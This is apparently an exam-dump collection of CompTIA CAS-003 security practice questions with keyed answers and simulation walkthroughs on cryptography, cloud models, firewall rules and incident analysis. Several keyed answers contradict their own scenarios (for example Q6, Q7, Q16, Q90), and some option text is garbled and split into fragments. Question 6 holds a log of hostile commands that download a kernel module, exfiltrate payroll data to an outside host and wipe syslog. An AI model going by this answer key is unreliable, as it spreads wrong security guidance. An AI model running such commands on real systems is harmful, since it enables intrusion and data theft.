

CompTIA

Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)



NEW QUESTION 1

A security engineer is attempting to increase the randomness of numbers used in key generation in a system. The goal of the effort is to strengthen the keys against predictive analysis attacks.

Which of the following is the BEST solution?

- A. Use an entropy-as-a-service vendor to leverage larger entropy pools.
- B. Loop multiple pseudo-random number generators in a series to produce larger numbers.
- C. Increase key length by two orders of magnitude to detect brute forcing.
- D. Shift key generation algorithms to ECC algorithm

Answer: A

NEW QUESTION 2

Users have been reporting unusual automated phone calls, including names and phone numbers, that appear to come from devices internal to the company. Which of the following should the systems administrator do to BEST address this problem?

- A. Add an ACL to the firewall to block VoIP.
- B. Change the settings on the phone system to use SIP-TLS.
- C. Have the phones download new configurations over TFTP.
- D. Enable QoS configuration on the phone VLA

Answer: B

NEW QUESTION 3

A company has adopted and established a continuous-monitoring capability, which has proven to be effective in vulnerability management, diagnostics, and mitigation. The company wants to increase the likelihood that it is able to discover and therefore respond to emerging threats earlier in the life cycle.

Which of the following methodologies would BEST help the company to meet this objective? (Choose two.)

- A. Install and configure an IPS.
- B. Enforce routine GPO reviews.
- C. Form and deploy a hunt team.
- D. Institute heuristic anomaly detection.
- E. Use a protocol analyzer with appropriate connector

Answer: AD

NEW QUESTION 4

DRAG DROP

Drag and drop the cloud deployment model to the associated use-case scenario. Options may be used only once or not at all.

Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	
Collection of organizations in the same industry vertical developing services based on a common application stack	
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	
Marketing organization that outsources email delivery to An online provider	
Organization that has migrated their highly customized external websites into the cloud	
Community cloud with IaaS	Community cloud with PaaS
Community cloud with IaaS	Community cloud with SaaS
Private cloud with IaaS	Hybrid cloud
Private cloud with PaaS	Public cloud with IaaS
Private cloud with SaaS	
Public cloud with PaaS	
Public cloud with SaaS	

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Use-case scenario	Cloud deployment model			
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	Private cloud with IaaS			
Collection of organizations in the same industry vertical developing services based on a common application stack	Community cloud with PaaS			
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	Hybrid cloud			
Marketing organization that outsources email delivery to An online provider	Public cloud with SaaS			
Organization that has migrated their highly customized external websites into the cloud	Public cloud with PaaS			
	Community cloud with IaaS	Community cloud with PaaS	Community cloud with SaaS	Hybrid cloud
	Private cloud with IaaS	Private cloud with PaaS	Private cloud with SaaS	Public cloud with IaaS
		Public cloud with PaaS	Public cloud with SaaS	

NEW QUESTION 5

A penetration tester has been contracted to conduct a physical assessment of a site. Which of the following is the MOST plausible method of social engineering to be conducted during this engagement?

- A. Randomly calling customer employees and posing as a help desk technician requiring user password to resolve issues
- B. Posing as a copier service technician and indicating the equipment had "phoned home" to alert the technician for a service call
- C. Simulating an illness while at a client location for a sales call and then recovering once listening devices are installed
- D. Obtaining fake government credentials and impersonating law enforcement to gain access to a company facility

Answer: A

NEW QUESTION 6

A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:


```
May 4 08:08:00 Server A: on console user jsmith: exec 'ls -l /data/finance/payroll/*.xls'
May 4 08:08:00 Server A: on console user jsmith: Access denied on /data/finance/
May 4 08:08:07 Server A: on console user jsmith: exec 'whoami'
May 4 08:08:10 Server A: on console user jsmith: exec 'wget 5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4 08:08:20 Server A: on console user jsmith: exec 'insmod /tmp/downloads/modinject.o'
May 4 08:08:10 Server A: on console user root: exec 'whoami'
May 4 08:09:37 Server A: on console user root: exec 'ls -l/data/finance/payroll/*.xls'
May 4 08:09:43 Server A: on console user root: exec 'gpg -e /data/finance/payroll/gl-May2017.xls'
May 4 08:09:55 Server A: on console user root: exec 'scp /data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4 08:10:03 Server A: on console user root: exec 'rm-rf /var/log/syslog'
May 4 08:10:05 Server A: on console user jsmith: exec 'rmmod modinject.o'
May 4 08:10:05 Server A: kernel: PANIC 'unable to handle paging request at 0x45A800c'
May 4 08:10:05 Server A: kernel: Automatic reboot initiated
May 4 08:10:06 Server A: kernel: Syncing disks
May 4 08:10:06 Server A: kernel: Reboot
May 4 08:12:25 Server A: kernel: System init
May 4 08:12:25 Server A: kernel: Configured from console by console
May 4 08:12:42 Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4 08:13:34 Server A: kernel: System changed state to up
May 4 08:14:23 Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

- A. A root user performed an injection attack via kernel module
- B. Encrypted payroll data was successfully decrypted by the attacker
- C. Jsmith successfully used a privilege escalation attack
- D. Payroll data was exfiltrated to an attacker-controlled host
- E. Buffer overflow in memory paging caused a kernel panic
- F. Syslog entries were lost due to the host being rebooted

Answer: CE

NEW QUESTION 7

An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

- A. Threat modeling
- B. Risk assessment
- C. Vulnerability data
- D. Threat intelligence
- E. Risk metrics
- F. Exploit frameworks

Answer: F

NEW QUESTION 8

An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents. The following observations have been identified:

The ICS supplier has specified that any software installed will result in lack of support.

There is no documented trust boundary defined between the SCADA and corporate networks.

Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.

Which of the following capabilities would BEST improve the security position?

- A. VNC, router, and HIPS
- B. SIEM, VPN, and firewall
- C. Proxy, VPN, and WAF
- D. IDS, NAC, and log monitoring

Answer: A

NEW QUESTION 9

The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors.

Which of the following BEST meets this objective?

- A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
- B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
- C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristics for anomaly detection
- D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

Answer: B

NEW QUESTION 10

A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

- A. Install HIPS
- B. Enable DLP
- C. Install EDR
- D. Install HIDS
- E. Enable application blacklisting
- F. Improve patch management processes

Answer: BE

NEW QUESTION 10

A Chief Information Security Officer (CISO) is reviewing the results of a gap analysis with an outside cybersecurity consultant. The gap analysis reviewed all procedural and technical controls and found the following:

High-impact controls implemented: 6 out of 10 Medium-impact controls implemented: 409 out of 472 Low-impact controls implemented: 97 out of 1000

The report includes a cost-benefit analysis for each control gap. The analysis yielded the following information:

Average high-impact control implementation cost: \$15,000; Probable ALE for each high-impact control gap: \$95,000

Average medium-impact control implementation cost: \$6,250; Probable ALE for each medium-impact control gap: \$11,000

Due to the technical construction and configuration of the corporate enterprise, slightly more than 50% of the medium-impact controls will take two years to fully implement. Which of the following conclusions could the CISO draw from the analysis?

- A. Too much emphasis has been placed on eliminating low-risk vulnerabilities in the past
- B. The enterprise security team has focused exclusively on mitigating high-level risks
- C. Because of the significant ALE for each high-risk vulnerability, efforts should be focused on those controls
- D. The cybersecurity team has balanced residual risk for both high and medium controls

Answer: C

NEW QUESTION 12

The board of a financial services company has requested that the senior security analyst acts as a cybersecurity advisor in order to comply with recent federal legislation. The analyst is required to give a report on current cybersecurity and threat trends in the financial services industry at the next board meeting. Which of the following would be the BEST methods to prepare this report? (Choose two.)

- A. Review the CVE database for critical exploits over the past year
- B. Use social media to contact industry analysts
- C. Use intelligence gathered from the Internet relay chat channels
- D. Request information from security vendors and government agencies
- E. Perform a penetration test of the competitor's network and share the results with the board

Answer: AD

NEW QUESTION 14

An advanced threat emulation engineer is conducting testing against a client's network. The engineer conducts the testing in as realistic a manner as possible. Consequently, the engineer has been gradually ramping up the volume of attacks over a long period of time. Which of the following combinations of techniques would the engineer MOST likely use in this testing? (Choose three.)

- A. Black box testing
- B. Gray box testing
- C. Code review
- D. Social engineering
- E. Vulnerability assessment
- F. Pivoting
- G. Self-assessment
- H. White teaming
- I. External auditing

Answer: AEF

NEW QUESTION 16

A security engineer must establish a method to assess compliance with company security policies as they apply to the unique configuration of individual endpoints, as well as to the shared configuration policies of common devices.

Policy	Device Type	% of Devices Compliant
Local Administration Accounts Renamed	Server	65%
Guest Account Disabled	Host	30%
Local Firewall Enabled	Host	80%
Password Complexity Enabled	Server	46%

Which of the following tools is the security engineer using to produce the above output?

- A. Vulnerability scanner
- B. SIEM
- C. Port scanner
- D. SCAP scanner

Answer: B

NEW QUESTION 19

A security administrator wants to allow external organizations to cryptographically validate the company's domain name in email messages sent by employees. Which of the following should the security administrator implement?

- A. SPF
- B. S/MIME
- C. TLS
- D. DKIM

Answer: D

NEW QUESTION 20

An organization is preparing to develop a business continuity plan. The organization is required to meet regulatory requirements relating to confidentiality and availability, which are well-defined. Management has expressed concern following initial meetings that the organization is not fully aware of the requirements associated with the regulations. Which of the following would be MOST appropriate for the project manager to solicit additional resources for during this phase of the project?

- A. After-action reports
- B. Gap assessment
- C. Security requirements traceability matrix
- D. Business impact assessment
- E. Risk analysis

Answer: B

NEW QUESTION 24

A security architect is implementing security measures in response to an external audit that found vulnerabilities in the corporate collaboration tool suite. The report identified the lack of any mechanism to provide confidentiality for electronic correspondence between users and between users and group mailboxes. Which of the following controls would BEST mitigate the identified vulnerability?

- A. Issue digital certificates to all users, including owners of group mailboxes, and enable S/MIME
- B. Federate with an existing PKI provider, and reject all non-signed emails
- C. Implement two-factor email authentication, and require users to hash all email messages upon receipt
- D. Provide digital certificates to all systems, and eliminate the user group or shared mailboxes

Answer: A

NEW QUESTION 27

A company is developing requirements for a customized OS build that will be used in an embedded environment. The company procured hardware that is capable of reducing the likelihood of successful buffer overruns while executables are processing. Which of the following capabilities must be included for the OS to take advantage of this critical hardware-based countermeasure?

- A. Application whitelisting
- B. NX/XN bit
- C. ASLR
- D. TrustZone
- E. SCP

Answer: B

NEW QUESTION 29

A team is at the beginning stages of designing a new enterprise-wide application. The new application will have a large database and require a capital investment in hardware. The Chief Information Officer (?IO) has directed the team to save money and reduce the reliance on the datacenter, and the vendor must specialize in hosting large databases in the cloud. Which of the following cloud-hosting options would BEST meet these needs?

- A. Multi-tenancy SaaS
- B. Hybrid IaaS
- C. Single-tenancy PaaS
- D. Community IaaS

Answer: C

NEW QUESTION 34

A business is growing and starting to branch out into other locations. In anticipation of opening an office in a different country, the Chief Information Security Officer (CISO) and legal team agree they need to meet the following criteria regarding data to open the new office:

Store taxation-related documents for five years
Store customer addresses in an encrypted format
Destroy customer information after one year
Keep data only in the customer's home country

Which of the following should the CISO implement to BEST meet these requirements? (Choose three.)

- A. Capacity planning policy
- B. Data retention policy
- C. Data classification standard
- D. Legal compliance policy
- E. Data sovereignty policy
- F. Backup policy
- G. Acceptable use policy
- H. Encryption standard

Answer: BCH

NEW QUESTION 37

A large enterprise with thousands of users is experiencing a relatively high frequency of malicious activity from the insider threats. Much of the activity appears to involve internal reconnaissance that results in targeted attacks against privileged users and network file shares. Given this scenario, which of the following would MOST likely prevent or deter these attacks? (Choose two.)

- A. Conduct role-based training for privileged users that highlights common threats against them and covers best practices to thwart attacks
- B. Increase the frequency at which host operating systems are scanned for vulnerabilities, and decrease the amount of time permitted between vulnerability identification and the application of corresponding patches
- C. Enforce command shell restrictions via group policies for all workstations by default to limit which native operating system tools are available for use
- D. Modify the existing rules of behavior to include an explicit statement prohibiting users from enumerating user and file directories using available tools and/or accessing visible resources that do not directly pertain to their job functions
- E. For all workstations, implement full-disk encryption and configure UEFI instances to require complex passwords for authentication
- F. Implement application blacklisting enforced by the operating systems of all machines in the enterprise

Answer: CD

NEW QUESTION 38

Exhibit:

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action	Rule Order
UNTRUST	10.1.10.250	ANY	MGMT	ANY	ANY	ANY	PERMIT	↓
WEBAPP	10.1.5.50	ANY	DB	10.1.4.70	1433	UDP	DENY	↑ ↓
UNTRUST	ANY	ANY	ANY	ANY	ANY	TCP	PERMIT	↑ ↓
USER	10.1.1.0/24, 10.1.2.0/24	ANY	UNTRUST	ANY	80	TCP	PERMIT	↑ ↓
UNTRUST	ANY	ANY	WEBAPP	10.1.5.50	80	TCP	PERMIT	↑ ↓
DB	10.1.4.70	ANY	WEBAPP	10.1.5.50	ANY	ANY	DENY	↑

Compliance with company policy requires a quarterly review of firewall rules. You are asked to conduct a review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more secure. Given the following information perform the tasks listed below:

Untrusted zone: 0.0.0.0/0 User zone: USR 10.1.1.0/24 User zone: USR2 10.1.2.0/24 DB zone: 10.1.0/24

Web application zone: 10.1.5.0/24 Management zone: 10.1.10.0/24 Web server: 10.1.5.50

MS-SQL server: 10.1.4.70

MGMT platform: 10.1.10.250

Task 1) A rule was added to prevent the management platform from accessing the internet. This rule is not working. Identify the rule and correct this issue.

Task 2) The firewall must be configured so that the SQL server can only receive requests from the web server.

Task 3) The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.

Task 4) Ensure the final rule is an explicit deny.

Task 5) Currently the user zone can access internet websites over an unencrypted protocol. Modify a rule so that user access to websites is over secure protocols only.

Instructions: To perform the necessary tasks, please modify the DST port, SRC zone, Protocol, Action, and/or Rule Order columns. Type ANY to include all ports.

Firewall ACLs are read from the top down.

Once you have met the simulation requirements, click Save. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

A. Task 1: A rule was added to prevent the management platform from accessing the interne

B. This rule is not workin

C. Identify the rule and correct this issue.In Rule n

D. 1 edit the Action to Deny to block internet access from the management platform.SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n

E. 6 from top, edit the Action to be Permi

F. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n

G. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi

H. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST ANY ANY WEBAPP 10.1.5.50 ANY TCP PERMITTask 4: Ensure the final rule is an explicit denyEnter this at the bottom of the access list i.

I. the line at the bottom of the rule: SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action ANY ANY ANY ANY ANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco

J. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action USER 10.1.1.0/24 10.1.2.0/24 ANY UNTRUST ANY 443 TCP PERMIT

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Answer: A

NEW QUESTION 41

Legal counsel has notified the information security manager of a legal matter that will require the preservation of electronic records for 2000 sales force employees. Source records will be email, PC, network shares, and applications.

After all restrictions have been lifted, which of the following should the information manager review?

- A. Data retention policy
- B. Legal hold
- C. Chain of custody
- D. Scope statement

Answer: B

NEW QUESTION 45

As a security administrator, you are asked to harden a server running Red Hat Enterprise Server 5.5 64-bit.


This server is being used as a DNS and time server. It is not used as a database, web server, or print server. There are no wireless connections to the server, and it does not need to print.

The command window will be provided along with root access. You are connected via a secure shell with root access.

You may query help for a list of commands. Instructions:

You need to disable and turn off unrelated services and processes.

It is possible to simulate a crash of your server session. The simulation can be reset, but the server cannot be rebooted. If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



A. In Order to deactivate web services, database services and print service, we can do following things1) deactivate its services/etc/init.d/apache2 stop/etc/init.d/mysqld stop2) close ports for these services Web Serveriptables -I INPUT -p tcp -m tcp --dport 443 -j REJECTservice iptables save Print Serveriptables -I INPUT -p tcp -m tcp --dport 631 -j REJECTservice iptables save Database Serveriptables -I INPUT -p tcp -m tcp --dport <<port umber>> -j REJECTservice iptables save3) Kill the process any running for the same ps -aef|grep mysqlkill -9 <<process id>>

B. In Order to deactivate web services, database services and print service, we can do following things1) deactivate its services/etc/init.d/apache2 stop/etc/init.d/mysqld stop2) close ports for these services Web Serveriptables -I INPUT -p tcp -m tcp --dport <<port umber>> -j REJECTservice iptables save3) Kill the process any running for the same ps -aef|grep mysqlkill -9 <<process id>>

Answer: A

NEW QUESTION 49

Given the following information about a company's internal network:

User IP space: 192.168.1.0/24

Server IP space: 192.168.192.0/25

A security engineer has been told that there are rogue websites hosted outside of the proper server space, and those websites need to be identified. Which of the following should the engineer do?

- A. Use a protocol analyzer on 192.168.1.0/24
- B. Use a port scanner on 192.168.1.0/24
- C. Use an HTTP interceptor on 192.168.1.0/24
- D. Use a port scanner on 192.168.192.0/25
- E. Use a protocol analyzer on 192.168.192.0/25
- F. Use an HTTP interceptor on 192.168.192.0/25

Answer: B

NEW QUESTION 54

An organization's network engineering team recently deployed a new software encryption solution

to ensure the confidentiality of data at rest, which was found to add 300ms of latency to data readwrite requests in storage, impacting business operations.

Which of the following alternative approaches would BEST address performance requirements while meeting the intended security objective?

- A. Employ hardware FDE or SED solutions.
- B. Utilize a more efficient cryptographic hash function.
- C. Replace HDDs with SSD arrays.
- D. Use a FIFO pipe a multithreaded software solutio

Answer: A

NEW QUESTION 56

A medical facility wants to purchase mobile devices for doctors and nurses. To ensure accountability, each individual will be assigned a separate mobile device. Additionally, to protect patients' health information, management has identified the following requirements:

Data must be encrypted at rest.

The device must be disabled if it leaves the facility. The device must be disabled when tampered with

Which of the following technologies would BEST support these requirements? (Select two.)

- A. eFuse
- B. NFC
- C. GPS
- D. Biometric
- E. USB 4.1
- F. MicroSD

Answer: CD

NEW QUESTION 59

A security administrator wants to implement two-factor authentication for network switches and routers. The solution should integrate with the company's RADIUS server, which is used for authentication to the network infrastructure devices. The security administrator implements the following:

An HOTP service is installed on the RADIUS server.

The RADIUS server is configured to require the HOTP service for authentication.

The configuration is successfully tested using a software supplicant and enforced across all network devices. Network administrators report they are unable to log onto the network devices because they are not being prompted for the second factor.

Which of the following should be implemented to BEST resolve the issue?

- A. Replace the password requirement with the second facto
- B. Network administrators will enter their username and then enter the token in place of their password in the password field.
- C. Configure the RADIUS server to accept the second factor appended to the passwor
- D. Network administrators will enter a password followed by their token in the password field.
- E. Reconfigure network devices to prompt for username, password, and a toke
- F. Network administrators will enter their username and password, and then they will enter the token.
- G. Install a TOTP service on the RADIUS server in addition to the HOTP servic
- H. Use the HOTP on older devices that do not support two-factor authenticatio
- I. Network administrators will use a web portalto log onto these device

Answer: B

NEW QUESTION 61

Following a merger, the number of remote sites for a company has doubled to 52. The company has decided to secure each remote site with an NGFW to provide web filtering, NIDS/NIPS, and network antivirus. The Chief Information Officer (CIO) has requested that the security engineer provide recommendations on sizing for the firewall with the requirements that it be easy to manage and provide capacity for growth.

The tables below provide information on a subset of remote sites and the firewall options:

Location	# of Users	Connectivity	Bandwidth Utilization
St.Louis	18	50 Mbps	20 Mbps
Des Moines	12	25 Mbps	19 Mbps
Chicago	27	100 Mbps	41 Mbps
Rapid City	6	10 Mbps	8 Mbps
Indianapolis	7	12 Mbps	8 Mbps

Vendor	Maximum Recommended Devices	Firewall Throughput	Full UTM?	Centralized Management Available?
A	40	150 Mbps	Y	Y
B	60	400 Mbps	N	Y
C	25	200 Mbps	N	N
D	25	100 Mbps	Y	Y

Which of the following would be the BEST option to recommend to the CIO?

- A. Vendor C for small remote sites, and Vendor B for large sites.
- B. Vendor B for all remote sites
- C. Vendor C for all remote sites
- D. Vendor A for all remote sites
- E. Vendor D for all remote sites

Answer: D

NEW QUESTION 62

A security analyst is inspecting pseudocode of the following multithreaded application:

1. perform daily ETL of data
 - 1.1 validate that yesterday's data model file exists
 - 1.2 validate that today's data model file does not exist
 - 1.2 extract yesterday's data model
 - 1.3 transform the format
 - 1.4 load the transformed data into today's data model file
 - 1.5 exit

Which of the following security concerns is evident in the above pseudocode?

- A. Time of check/time of use
- B. Resource exhaustion
- C. Improper storage of sensitive data
- D. Privilege escalation

Answer: A

NEW QUESTION 67

A database administrator is required to adhere to and implement privacy principles when executing daily tasks. A manager directs the administrator to reduce the number of unique instances of PII stored within an organization's systems to the greatest extent possible. Which of the following principles is being demonstrated?

- A. Administrator accountability
- B. PII security
- C. Record transparency
- D. Data minimization

Answer: D

NEW QUESTION 68

A security architect is designing a system to satisfy user demand for reduced transaction time, increased security and message integrity, and improved cryptographic security. The resultant system will be used in an environment with a broad user base where many asynchronous transactions occur every minute and must be publicly verifiable.

Which of the following solutions BEST meets all of the architect's objectives?

- A. An internal key infrastructure that allows users to digitally sign transaction logs
- B. An agreement with an entropy-as-a-service provider to increase the amount of randomness in generated keys.
- C. A publicly verified hashing algorithm that allows revalidation of message integrity at a future date.
- D. An open distributed transaction ledger that requires proof of work to append entries

Answer: A

NEW QUESTION 73

An enterprise with global sites processes and exchanges highly sensitive information that is protected under several countries' arms trafficking laws. There is new information that malicious nation-state-sponsored activities are targeting the use of encryption between the geographically disparate sites. The organization currently employs ECDSA and ECDH with P-384, SHA-384, and AES- 256-GCM on VPNs between sites. Which of the following techniques would MOST likely improve the resilience of the enterprise to attack on cryptographic implementation?

- A. Add a second-layer VPN from a different vendor between sites.
- B. Upgrade the cipher suite to use an authenticated AES mode of operation.
- C. Use a stronger elliptic curve cryptography algorithm.
- D. Implement an IDS with sensors inside (clear-text) and outside (cipher-text) of each tunnel between sites.
- E. Ensure cryptography modules are kept up to date from vendor supplying the

Answer: C

NEW QUESTION 78

The government is concerned with remote military missions being negatively impacted by the use of technology that may fail to protect operational security. To remediate this concern, a number of solutions have been implemented, including the following:

End-to-end encryption of all inbound and outbound communication, including personal email and chat sessions that allow soldiers to securely communicate with families.

Layer 7 inspection and TCP/UDP port restriction, including firewall rules to only allow TCP port 80 and 443 and approved applications

A host-based whitelist of approved websites and applications that only allow mission-related tools and sites

The use of satellite communication to include multiple proxy servers to scramble the source IP address

Which of the following is of MOST concern in this scenario?

- A. Malicious actors intercepting inbound and outbound communication to determine the scope of the mission
- B. Family members posting geotagged images on social media that were received via email from soldiers
- C. The effect of communication latency that may negatively impact real-time communication with mission control
- D. The use of centrally managed military network and computers by soldiers when communicating with external parties

Answer: A

NEW QUESTION 81

A cybersecurity analyst is hired to review the security posture of a company. The cybersecurity analyst notices a very high network bandwidth consumption due to SYN floods from a small number of IP addresses. Which of the following would be the BEST action to take to support incident response?

- A. Increase the company's bandwidth.

- B. Apply ingress filters at the routers.
- C. Install a packet capturing tool.
- D. Block all SYN packet

Answer: B

NEW QUESTION 82

A technician receives the following security alert from the firewall's automated system: Match_Time: 10/10/16 16:20:43

Serial: 002301028176

Device_name: COMPSEC1 Type: CORRELATION

Scruscx: domain\samjones Scr: 10.50.50.150

Object_name: beacon detection Object_id: 6005

Category: compromised-host Severity: medium

Evidence: host repeatedly visited a dynamic DNS domain (17 time) After reviewing the alert, which of the following is the BEST analysis?

- A. the alert is a false positive because DNS is a normal network function.
- B. this alert indicates a user was attempting to bypass security measures using dynamic DNS.
- C. this alert was generated by the SIEM because the user attempted too many invalid login attempts.
- D. this alert indicates an endpoint may be infected and is potentially contacting a suspect hos

Answer: B

NEW QUESTION 85

A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is general same events. The analyst informs the manager of these finding, and the manager explains that these activities are already known and . . . ongoing simulation. Given this scenario, which of the following roles are the analyst, the employee, and the manager fillings?

- A. The analyst is red team The employee is blue team The manager is white team
- B. The analyst is white team The employee is red team The manager is blue team
- C. The analyst is red team The employee is white team The manager is blue team
- D. The analyst is blue team The employee is red team The manager is white team

Answer: D

NEW QUESTION 90

An analyst has noticed unusual activities in the SIEM to a .cn domain name. Which of the following should the analyst use to identify the content of the traffic?

- A. Log review
- B. Service discovery
- C. Packet capture
- D. DNS harvesting

Answer: D

NEW QUESTION 93

A systems administrator establishes a CIFS share on a UNIX device to share data to Windows systems. The security authentication on the Windows domain is set to the highest level. Windows users are stating that they cannot authenticate to the UNIX share. Which of the following settings on the UNIX server would correct this problem?

- A. Refuse LM and only accept NTLMv2
- B. Accept only LM
- C. Refuse NTLMv2 and accept LM
- D. Accept only NTLM

Answer: A

Explanation:

In a Windows network, NT LAN Manager (NTLM) is a suite of Microsoft security protocols that provides authentication, integrity, and confidentiality to users. NTLM is the successor to the authentication protocol in Microsoft LAN Manager (LANMAN or LM), an older Microsoft product, and attempts to provide backwards compatibility with LANMAN. NTLM version 2 (NTLMv2), which was introduced in Windows NT 4.0 SP4 (and natively supported in Windows 2000), enhances NTLM security by hardening the protocol against many spoofing attacks, and adding the ability for a server to authenticate to the client.

This question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2. Therefore, the answer to the question is to allow NTLMv2 which will enable the Windows users to connect to the UNIX server. To improve security, we should disable the old and insecure LM protocol as it is not used by the Windows computers.

Incorrect Answers:

B: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM.

C: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM so we need to allow NTLMv2.

D: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not NTLM (version1). References: https://en.wikipedia.org/wiki/NT_LAN_Manager

NEW QUESTION 97

Joe, a hacker, has discovered he can specifically craft a webpage that when viewed in a browser crashes the browser and then allows him to gain remote code execution in the context of the victim's privilege level. The browser crashes due to an exception error when a heap memory that is unused is accessed. Which of the following BEST describes the application issue?

- A. Integer overflow
- B. Click-jacking
- C. Race condition
- D. SQL injection
- E. Use after free
- F. Input validation

Answer: E

Explanation:

Use-After-Free vulnerabilities are a type of memory corruption flaw that can be leveraged by hackers to execute arbitrary code.

Use After Free specifically refers to the attempt to access memory after it has been freed, which can cause a program to crash or, in the case of a Use-After-Free flaw, can potentially result in the execution of arbitrary code or even enable full remote code execution capabilities.

According to the Use After Free definition on the Common Weakness Enumeration (CWE) website, a Use After Free scenario can occur when "the memory in question is allocated to another pointer validly at some point after it has been freed. The original pointer to the freed memory is used again and points to somewhere within the new allocation. As the data is changed, it corrupts the validly used memory; this induces undefined behavior in the process."

Incorrect Answers:

A: Integer overflow is the result of an attempt by a CPU to arithmetically generate a number larger than what can fit in the devoted memory storage space.

Arithmetic operations always have the potential of returning unexpected values, which may cause an error that forces the whole program to shut down. This is not what is described in this question.

B: Clickjacking is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information

or taking control of their computer while clicking on seemingly innocuous web pages. This is not what is described in this question.

